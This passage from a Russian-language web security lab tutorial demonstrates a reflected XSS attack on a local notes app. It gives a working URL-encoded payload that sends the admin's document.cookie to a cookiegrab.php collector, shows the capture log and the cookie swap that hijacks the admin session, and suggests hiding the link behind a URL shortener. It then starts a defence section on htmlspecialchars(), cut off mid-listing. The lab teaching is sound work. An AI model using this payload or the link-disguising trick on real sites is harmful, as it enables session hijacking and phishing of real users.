
Заметки

Секретная заметка админа

Пароль: P4ssw0rd

Создать


Экстренное удаление аккаунта с заметками



Теперь снова запустим веб-сервер на **PHP**, чтобы перехватить куки пользователя **admin**:

```
(student@codeby)-[~/Загрузки/cookie-stealer]  
$ sudo php -S localhost:8000  
[Wed Jul 12 08:15:57 2023] PHP 8.2.5 Development Server (http://localhost:8000)  
started
```


И, предположим, что пользователь **student** имеет контакт с пользователем **admin**, например, в социальных сетях. Первый отправляет второму следующую ссылку - <http://localhost/lesson4/note.php?title=%3Cscript%3Edocument.location%3D%22http%3A%2F%2Flocalhost%3A8000%2Fcookiegrab.php%3Fc%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E>. Откроем её в браузере, где у нас режим инкогнито, нас перенаправило на <http://localhost:8000/cookiegrab.php?c=User=admin>:



А в терминале мы получаем следующий вывод:

```
(student@codeby)-[~/Загрузки/cookie-stealer]
$ sudo php -S localhost:8000
[Wed Jul 12 08:15:57 2023] PHP 8.2.5 Development Server (http://localhost:8000)
started
[Wed Jul 12 08:16:56 2023] [::1]:57022 Accepted
[Wed Jul 12 08:16:56 2023] PHP Warning: Undefined array key "c" in
/home/student/Загрузки/cookie-stealer/cookiegrab.php on line 3
[Wed Jul 12 08:16:56 2023] [::1]:57022 [200]: GET /cookiegrab.php?c=User=admin
[Wed Jul 12 08:16:56 2023] [::1]:57022 Closing
[Wed Jul 12 08:16:56 2023] [::1]:57038 Accepted
[Wed Jul 12 08:16:56 2023] [::1]:57038 [404]: GET /favicon.ico - No such file or
directory
[Wed Jul 12 08:16:56 2023] [::1]:57038 Closing
```

Мы украли куки админа - **User=admin** (значения куки). Теперь их можно вставить в браузер. Для этого нажимаем кнопку **F12** и переходим во вкладку **"Storage"**:




The screenshot shows a web browser window with the address bar at `localhost/lesson4/index.php`. The page title is "Заметки". It contains a form with two input fields: "Заголовок" and "Заметка", and a "Создать" button. Below the form, there is a list of notes: "Заметка #1 - Кот", "Заметка #2 - Проверка на XSS", and "Заметка #3 - Секретная заметка". At the bottom of the page, there is a button labeled "Экстренное удаление аккаунта с заметками".

The browser's developer console is open, showing the "Storage" tab. It displays a table of cookies for the `http://localhost` domain:


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
User	student	localhost	/lesson4	Wed, 12 Jul 2023 0...	11	false	false	None	Wed, 12 Jul 2023 0...

Мы создали вредоносную ссылку, которая содержит полезную нагрузку для уязвимости **XSS**. Перешли с аккаунта админа по этой ссылке и наши куки данные отправились в **HTTP**-запросе на другой веб-сервер, который предназначен для их перехвата. Теперь в

консоли разработчика поменяем значение “Value” со “student” на “admin” нажав два раза по значению столбца:



И перезагружаем страницу:




У нас появилась заметка админа, следовательно, мы в его аккаунте.

Возможно, такая длинная ссылка


`http://localhost/lesson4/note.php?title=%3Cscript%3Edocument.location%3D%22http%3A%2F%2Flocalhost%3A8000%2Fcookiegrab.php%3Fc%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E` выглядит немного подозрительно и Вам может показаться, что

по ней никто не перейдёт. В таком случае есть выход - сервисы, которые помогают сократить ссылки. Вы можете самостоятельно найти другие сервисы, предоставляющие такие возможности. Среди них есть и отечественные, и зарубежные.


Например, [Яндекс Кликер](#):




Укажем ссылку, которую хотим сократить и нажмём кнопку “Сократить”:




Копируем ссылку, которую выдал нам Кликер:



Протестируем её в браузере:





Мы перешли на наш фишинговый веб-сервер (8000 порт) с **GET**-параметром **c**, который передаёт значение куки - **User=admin**:




Защита от XSS

В качестве защиты нужно использовать возможности языков программирования по фильтрации получаемых от пользователя данных. Например, в **PHP** Вы можете использовать функцию **htmlspecialchars()**. Попробуем использовать её в нашем коде. Для этого откроем файл **note.php** в текстовом редакторе:






Нажмём кнопку “Файл”, а затем “Открыть...”:



Пропишем путь до нашего файла - `/var/www/html/lesson4/note.php`:



У нас есть две переменные с пользовательским вводом, которые выводятся на страницу без всякой фильтрации:


```

/var/www/html/lesson4/note.php - Mousepad
Файл  Правка  Поиск  Вид  Документ  Справка
[Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
15 $row = mysql_fetch_array($res);
16 ?>
17
18 <!DOCTYPE html>
19 <html lang="en">
20 <head>
21     <meta charset="UTF-8">
